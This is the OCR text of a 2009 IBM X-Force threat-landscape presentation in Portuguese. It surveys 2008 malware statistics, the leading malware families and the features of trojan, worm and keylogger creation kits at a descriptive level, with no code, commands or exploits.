IBM Security Forum

Soluções para um ambiente seguro


X-Force
Horizonte de Ameaças para 2009

Ricardo Marques
Senior Security Engineer
IBM Internet Security Systems
marquesr@br.ibm.com

Cenário de Ameaças: O Elemento Motivador


Evolução da Ameaça - Antigamente

- Infra tradicional, mais fácil de proteger
  - Vetores de ataque bem definidos
  - Defesa de perímetro era a meta.




Evolução da Ameaça - Abstração

- Perímetro???? Infraestrutura???
  - Novos vetores de ataque, complexidade
  - Tudo muito novo
  - Novos ataques e objetivos



Evolução da Ameaça - A era dos parasitas

- Ameaças de hoje e amanha agem como parasitas
  - Pulam de um host para o próximo
  - Dependem da saúde da vítima**!**
  - Darwinismo em ação.




Quem é mais esperto?

- "O hacker não precisa ser mais esperto que a tecnologia de proteção, basta ser mais inteligente que a vítima"

– Crime oportunista

– "Pwn'em all and price'em later" - hackers


- "Kill'em all and let God sort'em out" – militares




Malware em 2008

- Novos malware samples => ~10,000 por dia
  - Allaple é um worm que se propaga via compartilhamentos de rede
  - Autorun Worm propagação via removable disk drives
  - Trojans orientados a plataformas games (Onlinegames, Magania) e bancos (Banker, Banload) foram os principais
  - Todos os backdoors (Hupigon, Bifrose, Poison, Rbot and Ircbot) são familias para as quais toolkits estão disponíveis

Rank	Family	Category
1	Allaple	Worm
2	Onlinegames	Trojan-Infostealer
3	Virut	Virus
4	Hupigon	Backdoor
5	Banker	Trojan-Infostealer
6	Swizzor	Trojan-Downloader
7	Banload	Trojan-Downloader
8	Ardamax	Trojan-Infostealer
9	Bifrose	Backdoor
10	Rbot	Backdoor




Aumento de Crime dedicado usando Malware




- Crimeware aumentando
- Trojans correspondem a 46% de todo malware
  - Infostealers & Downloaders mais comuns
  - Ambos tiveram maior participação em 2008
  - Aumento de ataques focando em roubar informações do usuário
  - 38% dos Infostealer Trojans > alvos: online games
  - 18% dos Infostealer Trojans > Alvos: online banking
- Atacantes continuam a usar multiplos componentes/multiplos estágios para o download ou instalação de novos componentes malware no sistema infectado

Kits de Criação de Malwares




Explora MS08-067
CNY 258 (US$37.80)

Kits de Criação de Malwares - Shark 3 (Jan ‘08)




- “Remote Administration Tool” – RAT
- Funcionalidades anti-debugging
  - VmWare, Norman Sandbox, Sandboxie, VirtualPC, Symantec Sandbox, Virtual Box etc.



Kits para criar Trojans


- Constructor/Turkojan
- V.4 Novas Funcionalidades
  - Remote Desktop
  - Webcam Streaming
  - Audio Streaming
  - Remote passwords
  - MSN Sniffer
  - Remote Shell
  - Advanced File Manager
  - Online & Offline keylogger
  - Etc..

Kits para criar Trojans



Kit de Criação de Trojan para Worm

- TrojanToWorm v2
- Constructor/wormer
  - Funciona com qualquer executável
- Opções avançadas:
  - Escolha data de infecção
  - Evite a infecção de media portátil
  - Desabilite funções do SO
    - Task Manager,
    - Windows Registry Editor,
    - Folder Options, etc.
- Feito na España
  - Inglês, espanhol, portugues e catalão.



Kits para Keylogger

